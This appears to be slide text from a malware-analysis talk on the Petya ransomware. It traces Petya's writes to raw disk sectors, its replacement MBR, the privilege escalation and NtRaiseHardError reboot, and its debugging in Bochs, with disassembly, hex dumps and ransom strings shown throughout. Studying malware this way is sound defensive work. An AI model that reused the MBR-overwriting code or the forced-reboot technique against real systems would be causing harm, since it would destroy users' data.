
# Read, Encrypt, and Overwrite

Writes the small kernel code starting at sector 0x22

```
002F8E44
push edi
push edi
push 4400
push esi
call dword ptr ds:[<&SetFilePointer>]
push edi
lea eax,dword ptr ss:[esp+14]
push eax
push ebx
lea eax,dword ptr ss:[ebp+200]
push eax
push esi
call dword ptr ds:[<&writeFile>]
push esi
test eax,eax
je 2F8E34

ds:[<&CloseHandle>]

002F8E6C
call dword
xor eax,eax
cmp dword p
sete al
test eax,ea
je 2F8E3A
```




Process Monitor - Sysinternals: www.sysinternals.com

Process Na...	PID	Operation	Path	Result	Detail
petya.eXE	3624	CloseFile	\Device\Harddisk0\DR0	SUCCESS	
petya.eXE	3624	CreateFile	\Device\Harddisk0\DR0	SUCCESS	Desired Access: Generic Read/Write, Disposition: C
petya.eXE	3624	WriteFile	\Device\Harddisk0\DR0	SUCCESS	Offset: 0x4400, Length: 0x2000, I/O Flags: Non-cache
petya.eXE	3624	CloseFile	\Device\Harddisk0\DR0	SUCCESS	

Showing 215 of 3,912,291 events (0.0054%) Backed by virtual memory

# Read, Encrypt, and Overwrite

Kernel code starting at sector 0x22




# Read, Encrypt, and Overwrite

TOR addresses are written at sector 0x36

`http://petya37h5tb*****.onion/is5z5X`

`http://petya5koahts*****.onion/is5z5X`



# Execution Flow

- New executable image
- .xxxx section
- Bootable disk
- Initial call to DeviceIoControl
- \\.\PhysicalDrive0
- Read, Encrypt, and Overwrite
- Reboots the system to activate the payload
- Payload in a debugger

# Initial Reboot

## ■ Escalate privilege

- » GetCurrentProcess
- » OpenProcessToken
- » LookupPrivilegeValueA
  - SE\_SHUTDOWN\_NAME
    - » TEXT("SeShutdownPrivilege")
- » OpenProcessToken
- » AdjustTokenPrivileges

## ■ Then, the hard reboot

- » GetModuleHandle
  - (NTDLL.DLL)
- » GetProcAddress ("NtRaiseHardError")
- » **NtRaiseHardError**



# Execution Flow

- New executable image
- .xxxx section
- Bootable disk
- Initial call to DeviceIoControl
- \\.\PhysicalDrive0
- Read, Encrypt, and Overwrite
- Reboots the system to activate the payload
- Payload in a debugger

# Using Bochs



# Using Bochs

- Simulates a complete Intel x86 computer
- Runs old DOS apps/games
- Debugs MBR code
- 5,831,159 steps/instructions to reach 0x7c00
  - » MBR/first sector is loaded at 0x7c00
  - » Bootstrap
- Petya starts at 0x7c00 after the initial reboot

# Read, Encrypt, and Overwrite

## The new MBR


File C:\Users\katniss\Desktop\Sector\_1\_HardDisk0.dat

Address	Hex dump	Command
00000000	FA	CLI
00000001	66:31C0	XOR AX,AX
00000004	8ED0	MOV SS,EAX
00000006	8EC0	MOV ES,EAX
00000008	8ED8	MOV DS,EAX
0000000A	BC 007CFB88	MOV ESP,88FB7C00
0000000F	16	PUSH SS
00000010	93	XCNG EAX,EBX
00000011	7C 66	JL SHORT 00000029
00000013	B8 20000000	MOV EAX,20
00000018	66:BB 2200	MOV BX,22
0000001C	0000	ADD BYTE PTR DS:[EAX],AL
0000001E	B9 0080E814	MOV ECX,14E88000
00000023	0066 48	ADD BYTE PTR DS:[ESI+48],AH
00000026	66:83F8 00	CMP AX,0
0000002A	75 F5	JNE SHORT 00000021
0000002C	66:A1 0080EA00	MOV AX,WORD PTR DS:[0EA8000]
00000032	8000 00	ADD BYTE PTR DS:[EAX],0
00000035	F4	HLT

new MBR code

00000036	EB FD	00000055	7C B4	JL SHORT 0000000B
00000038	66:50	00000057	42	INC EDX
0000003A	66:31C0	00000058	CD 13	INT 13
0000003D	52	0000005A	89FC	MOV ESP,EDI
0000003E	56	0000005C	66:5B	POP BX
0000003F	57	0000005E	66:58	POP AX
00000040	66:50	00000060	73 08	JAE SHORT 0000006A
00000042	66:53	00000062	50	PUSH EAX
00000044	89E7	00000063	30E4	XOR AH,AH
00000046	66:50	00000065	CD 13	INT 13
00000048	66:53	00000067	58	POP EAX
0000004A	06	00000068	EB D6	JMP SHORT 00000040
0000004B	51	0000006A	66:83C3 01	ADD BX,1
0000004C	6A 01	0000006E	66:83D0 00	ADC AX,0
0000004E	6A 10	00000072	81C1 00027307	ADD ECX,7730200
00000050	89E6	00000078	8CC2	MOV EDX,ES
00000052	8A16	0000007A	80C6 10	ADD DH,10
00000054	93	0000007D	8EC2	MOV ES,EDX
00000055	7C B4	0000007F	5F	POP EDI
		00000080	5E	POP ESI
		00000081	5A	POP EDX
		00000082	66:58	POP AX
		00000084	C3	RETN
		00000085	60	PUSHAD
		00000086	B4 0E	MOV AH,0E
		00000088	AC	LODS BYTE PTR DS:[ESI]
		00000089	3C 00	CMP AL,0
		0000008B	74 04	JE SHORT 00000091
		0000008D	CD 10	INT 10
		0000008F	EB F7	JMP SHORT 00000091
		00000091	61	POPAD
		00000092	C3	RETN
		00000093	0000	ADD BYTE PTR DS:[EAX],AL

new MBR



File C:\Users\katniss\Desktop\Sector\_1\_HardDisk0.dat

Address	Hex dump	ASCII
00000000	FA 66 31 C0 8E D0 8E C0 8E D8 BC 00 7C FB 88 16	...
00000001	93 7C 66 B8 20 00 00 00 66 BB 22 00 00 00 09 00	...
00000002	80 E8 14 00 66 48 66 83 F8 00 75 F5 66 A1 00 00	...
00000003	EA 00 80 00 00 F4 EB FD 66 50 66 31 C0 52 56 57	...
00000004	66 50 66 53 89 E7 66 50 66 53 06 51 6A 01 6A 10	...
00000005	89 E6 8A 16 93 7C B4 42 CD 13 89 FC 66 5B 66 58	...
00000006	73 08 50 30 E4 CD 13 58 EB D6 66 83 C3 01 66 83	...
00000007	D0 00 81 C1 00 02 73 07 8C 20 C6 10 8E C2 5F	...
00000008	5E 5A 66 58 C3 60 B4 0E AC 3C 00 74 04 CD 10 EB	...
00000009	F7 61 C3 00 00 00 00 00 00 00 00 00 00 00 00	...
0000000A	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	...
0000000B	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	...
0000000C	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	...
0000000D	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	...
0000000E	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	...
0000000F	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	...
00000010	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	...
00000011	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	...
00000012	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	...
00000013	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	...
00000014	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	...
00000015	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	...
00000016	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	...
00000017	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	...
00000018	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	...
00000019	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	...
0000001A	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	...
0000001B	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	...
0000001C	21 00 07 FE FF FF 00 00 00 00 00 00 00 00 00	...
0000001D	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	...
0000001E	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	...
0000001F	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	...

# Using Bochs

## The new MBR

Registers window

Dump window

Debug window

Bochs Enhanced Debugger

Command View Options Help

Continue [c]

Re...	Hex Value	Decimal
eax	0000aa55	43605
ebx	00000000	0
ecx	00090000	589824
edx	00000080	128
esi	000e0000	917504
edi	0000ffac	65452
ebp	00000000	0
esp	0000ffd6	65494
ip	00007c00	31744
ef...	00000082	
cs	0000	
ds	0000	
es	0000	
ss	0000	
fs	0000	
gs	0000	
gdtr	000fa1f7 ( 30)	
idtr	00000000 ( 3ff)	
cr0	60000010	
cr2	00000000	
cr3	00000000	
cr4	00000000	
efer	00000000	

Step [s]

L.Ad...	Mnemonic
00007c00	<i>cli</i>
00007c01	xor eax, eax
00007c04	mov ss, ax
00007c06	mov es, ax
00007c08	mov ds, ax
00007c0a	mov sp, 0x7c00
00007c0d	sti
00007c0e	mov byte ptr ds:0x7c93, dl
00007c12	mov eax, 0x00000020
00007c18	mov ebx, 0x00000022
00007c1e	mov cx, 0x8000
00007c21	call .+20 (0x00007c38)
00007c24	dec eax
00007c26	cmp eax, 0x00000000
00007c2a	jnz .-11 (0x00007c21)
00007c2c	mov eax, dword ptr ds:0x8000
00007c30	jmpf 0x0000:8000
00007c35	hlt
00007c36	jmp .-3 (0x00007c35)
00007c38	push eax
00007c3a	xor eax, eax
00007c3d	push dx
00007c3e	push si

Step N [s ###]

P.Address	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	Ascii
0x00007c00	FA	66	31	C0	8E	D0	8E	C0	8E	D8	BC	00	7C	FB	88	1	úf1AžDžAž0%. ú..
0x00007c10	93	7C	66	B8	20	00	00	00	66	BB	22	00	00	00	B9	0	" f, ...f»"...1.
0x00007c20	80	E8	14	00	66	48	66	83	F8	00	75	F5	66	A1	00	8	.è...fHffø.uöfj..
0x00007c30	EA	00	80	00	00	F4	EB	FD	66	50	66	31	C0	52	56	5	è...öëyFPfIARVW
0x00007c40	66	50	66	53	89	E7	66	50	66	53	06	51	6A	01	6A	1	fPfs%çfPfs.Qj.j.
0x00007c50	89	E6	8A	16	93	7C	B4	42	CD	13	89	FC	66	5B	66	5	%æŠ." Bí.%üf[fx
0x00007c60	73	08	50	30	E4	CD	13	58	EB	D6	66	83	C3	01	66	8	s.P0aî.XeöfÄ.ff
0x00007c70	D0	00	81	C1	00	02	73	07	8C	C2	80	C6	10	8E	C2	5	D..Ä..s.ÆÄ.Æ.ŽÄ_
0x00007c80	5E	5A	66	58	C3	60	B4	0E	AC	3C	00	74	04	CD	10	E	ÄZfxÄ".<.t.f.è
0x00007c90	F7	61	C3	00	00	00	00	00	00	00	00	00	00	00	00	0	+aÄ.....
0x00007CA0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	0	.....
0x00007CB0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	0	.....
0x00007CC0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	0	.....
0x00007CD0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	0	.....
0x00007CE0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	0	.....
0x00007CF0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	0	.....
0x00007D00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	0	.....
0x00007D10	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	0	.....
0x00007D20	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	0	.....
0x00007D30	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	0	.....
0x00007D40	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	0	.....
0x00007D50	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	0	.....
0x00007D60	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	0	.....

Refresh

Break [C]

Debug window

# Going back old school

- Petya transfers the mini kernel code to 0x8000  
using INT 0x13, function 0x42
- Initializes video mode using INT 0x10

# Petya's first INT call

INT 0x13, function 0x42

Extended Read Sectors From Drive

The screenshot shows a debugger window with the following assembly code and memory dump:

```
Mnemonic
mov si, sp
mov dl, byte ptr ds:0x7c93
mov ah, 0x42
int 0x13
```

Memory dump (P.Address 0 to F):

P.Address	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	Ascii
0x00007BD0	00	00	00	00	00	00	00	00	00	00	00	00	10	00	01	00	.....
0x00007BE0	00	80	00	00	22	00	00	00	00	00	00	00	22	00	00	00	..."..."
0x00007BF0	00	00	00	00	AC	FF	00	00	80	00	20	00	00	00	24	7C	...\$
0x00007C00	FA	66	31	C0	8E	D0	8E	C0	8E	BC	00	7C	FB	88	16	úf	ŽĐŽĂŽ0%. û..

Annotations:

- INT 0x13, function 0x42 (points to `int 0x13`)
- memory buffer (points to address 0x00007BE0)
- starting location of sectors to be read (points to address 0x00007C00)
- size of DAP (points to value 10 at address 0x00007BD0)
- # of sectors to be read (points to value 01 at address 0x00007BD0)

## DAP: Disk Address Packet

offset	size	description
0x00	1 byte	size of DAP = 0x10
0x01	1 byte	reserved
0x02-0x03	2 bytes	# of sectors to be read
0x04-0x07	4 bytes	memory buffer
0x08-0x0f	8 bytes	starting location

## Petya's code

values
0x10
0x00
0x0001
0x00008000
0x00000000 00000022

# Reading Petya's kernel code

- Using INT 0x13, function 0x42
- Petya read 200 bytes from sector 0x22 and placed it at 0x8000
- Followed by a series of sector reads to transfer all Petya's kernel code to 0x8000 region

Step [s]			Step N [s ###]		
L.Ad...	Bytes	Mnemonic			
00007c21 (3)	E81400	call .+20 (0x00007c38)			
00007c24 (2)	6648	dec eax			
00007c26 (4)	668...	cmp eax, 0x00000000			
00007c2a (2)	75F5	jnz .-11 (0x00007c21)			

Refresh																	Break [C]																										
P.Address	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	Ascii																										
0x00008000	E9	3D	06	00	55	8B	EC	8B	46	06	8B	4E	0A	0B	C8	8B	E...																										
0x00008010	4E	08	75	09	8B	46	04	F7	E1	5D	C2	08	00	53	F7	E1	N...																										
0x00008020	8B	8B	46	04	F7	66	0A	03	08	8B	46	04	F7	E1	03	08	...																										
0x00008030	D3	5B	C2	08	00	55	8B	EC	53	36	8B	46	0A	0B	C0	01	...																										
0x00008040	75	15	8B	4E	08	8B	46	06	33	D2	F7	F1	8B	D8	4B	4E	u...																										
0x00008050	04	F7	F1	8B	D3	EB	38	8B	C8	8B	5E	08	8B	56	06	8B	+...																										
0x00008060	46	04	E9	D1	D8	D1	EA	D1	D8	0B	C9	75	F4	F7	F3	F...																											
0x00008070	8B	F0	F7	66	0A	91	8B	46	08	F7	E6	03	D1	72	0C	3B	...																										
0x00008080	56	06	77	07	72	06	3B	46	04	76	01	4E	33	D2	96	5E	V...																										
0x00008090	5B	50	C2	08	00	00	55	8B	EC	53	8B	46	0A	0B	C0	75	[A...																										
0x000080A0	15	8B	4E	08	8B	46	06	33	D2	F7	F1	8B	46	04	F7	F1	...																										
0x000080B0	8B	C2	33	D2	EB	45	8B	C8	8B	5E	08	8B	56	06	8B	4E	...																										
0x000080C0	04	D1	E9	D1	D8	D1	EA	D1	D8	0B	C9	75	F4	F7	F3	8B	N...																										
0x000080D0	C8	F7	66	0A	91	F7	66	08	03	D1	72	0C	3B	56	06	77	E...																										
0x000080E0	07	72	0B	3B	46	04	76	06	2B	46	08	1B	56	0A	2B	46	r...																										
0x000080F0	04	1B	56	06	F7	DA	F7	D8	03	0A	5B	C2	08	00	A...	...																											
0x00008100	C3	00	C8	24	12	00	56	68	64	97	E8	29	06	5B	6A	00	A...																										
0x00008110	6A	00	6A	36	80	86	00	FE	50	8A	46	0A	50	E8	j...	j...																											
0x00008120	90	0C	83	C4	0C	0A	C0	74	06	E8	4A	09	5E	C9	C3	C6	...																										
0x00008130	86	00	FE	01	66	2B	C0	66	89	86	DC	ED	EB	05	66	FF	...																										
0x00008140	86	DC	ED	66	83	BE	DC	ED	20	73	13	8B	BE	DC	ED	8A	...																										
0x00008150	82	01	FE	88	82	E0	ED	C6	82	01	FE	E0	ED	06	2B	...																											
0x00008160	C0	60	89	86	DC	ED	05	06	FF	86	DC	ED	66	83	BE	A...																											
0x00008170	DC	ED	20	73	19	6A	01	6A	00	6A	36	80	86	00	FE	...																											
0x00008180	FE	50	8A	46	0A	50	E8	29	06	83	C4	0C	ED	6A	00	p...																											
0x00008190	6A	00	6A	36	80	86	00	FE	50	8A	46	0A	51	E8	j...	j...																											
0x000081A0	10	0C	83	C4	0C	68	00	82	86	00	EE	50	6A	00	8D	...																											
0x000081B0	8E	21	FE	51	8D	96	E0	ED	52	E8	F6	0E	83	C4	0A	2...																											
0x000081C0	01	6A	00	6A	36	80	86	00	FE	50	8A	46	0A	50	...	...																											

Refresh																	Break [C]																								
P.Address	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	Ascii																								
0x00009880	20	41	42	4F	52	54	20	54	48	49	53	20	50	52	4F	43	A...																								
0x00009890	45	53	2C	20	59	4F	55	20	43	4F	55	4C	44	0D	0A	ESS...																									
0x000098A0	20	59	4F	55	52	54	44	54	41	21	20	50	4C	45	41	YOUR...																									
0x000098B0	59	4F	55	52	54	44	54	41	21	20	50	4C	45	41	YOUR...																										
0x000098C0	53	45	42	4E	53	55	52	45	20	54	48	41	54	20	59	SE...																									
0x000098D0	4F	55	52	50	50	4F	57	45	52	20	43	41	42	4C	45	OUR...																									
0x000098E0	49	53	20	50	4C	55	47	47	45	44	0D	0A	20	40	49	4E	I...																								
0x000098F0	21	0D	0A	00	0A	00	20	43	48	48	44	53	4B	20	69	I...																									
0x00009900	73	20	72	63	70	61	69	72	69	6E	67	20	73	65	63	74	s...																								
0x00009910	6F	72	00	00	50	6C	65	61	73	65	20	72	65	62	6F	6E	o...																								
0x00009920	64	72	00	79	6F	75	72	20	63	6F	6D	70	75	74	65	72	t...																								
0x00009930	00	20	44	65	63	72	79	70	74	69	6E	67	20	73	65	...																									
0x00009940	63	74	6F	72	00	00	0A	00	00	20	59	6F	75	20	62	...																									
0x00009950	65	63	61	60	65	20	76	69	63	74	69	60	20	6F	66	20	e...																								
0x00009960	74	68	65	20	50	45	54	59	41	20	52	41	4E	53	4F	4D	t...																								
0x00009970	57	41	52	45	21	00	0A	00	0A	20	54	68	65	20	68	...																									
0x00009980	61	72	64	69	73	08	73	20	66	60	20	6F	70	6F	75	72	a...																								
0x00009990	60	60	60	75	74	65	72	20	68	61	76	65	20	62	6C	...																									
0x000099A0	65	6E	20	65	6E	63	72	70	74	64	77	69	6E	6E	6E	6E	e...																								
0x000099B0	68	20	61	6E	20	60	69	6E	69	74	61	72	79	20	67	th	an																								
0x000099C0	62	61	64	65	00	20	65	6E	63	72	79	70	74	69	6F	rade...																									
0x000099D0	60	20	61	6C	67	72	69	74	68	60	2E	20	54	68	65	n	algorithm.																								
0x000099E0	72	65	60	69	73	20	6E	6F	71	76	79	70	74	6F	6E	re	is																								
0x000099F0	72	65	73	74	6F	72	65	20	69	75	72	20	64	61	74	restore																									
0x00009A00	61	20	77	69	74	68	6E	75	74	20	61	20	73	70	65	63	a																								
0x00009A10	69	61	6C	00	20	68	65	79	2E	20	59	6F	75	20	63	ial...																									
0x00009A20	61	6E	20	75	72	63	68	61	73	65	20	74	68	69	73	an																									
0x00009A30	6E	65	79	20	6F	6E	20	74	68	65	20	64	61	72	68	key																									
0x00009A40	68	75	20	70	61	6F	65	20	73	68	6F	77	6E	20	69	net																									
0x00009A50	65	74	20	70	61	6F	65	20	73	68	6F	77	6E	20	69	page																									

# Executing Petya's kernel code

- After transferring the kernel code, the malware jumps to 0x8000

Step [s]	Step N [s ###]
L.Address	Mnemonic
00007c2c	<i>mov eax, dword ptr ds:0x8000</i>
00007c30	<i>jmpf 0x0000:8000</i>
00007c35	<i>hlt</i>

Step [s]	Step N [s ###]
...	Mnemonic
00008000	<b>jmp .+1597 (0x00008640)</b>
00008003	add byte ptr ds:[di-117], dl
00008006	in al, dx
00008007	mov ax, word ptr ss:[bp+6]
0000800a	mov cx, word ptr ss:[bp+10]
0000800d	or cx, ax
0000800f	mov cx, word ptr ss:[bp+8]
00008012	jnz .+9 (0x0000801d)
00008014	mov ax, word ptr ss:[bp+4]
00008017	mul ax, cx
00008019	pop bp
0000801a	ret 0x0008
0000801d	push bx
0000801e	mul ax, cx
00008020	mov bx, ax
00008022	mov ax, word ptr ss:[bp+4]
00008025	mul ax, word ptr ss:[bp+10]
00008028	add bx, ax
0000802a	mov ax, word ptr ss:[bp+4]
0000802d	mul ax, cx
0000802f	add dx, bx
00008031	pop bx

Step [s]	Step N [s ###]
L.Ad...	Mnemonic
00008640	<b>enter 0x0286, 0x00</b>
00008644	push si
00008645	call .+1090 (0x00008a8a)
00008648	call .+1109 (0x00008aa0)
0000864b	lea ax, word ptr ss:[bp-134]
0000864f	push ax
00008650	call .+1385 (0x00008bbc)
00008653	pop bx
00008654	or al, al
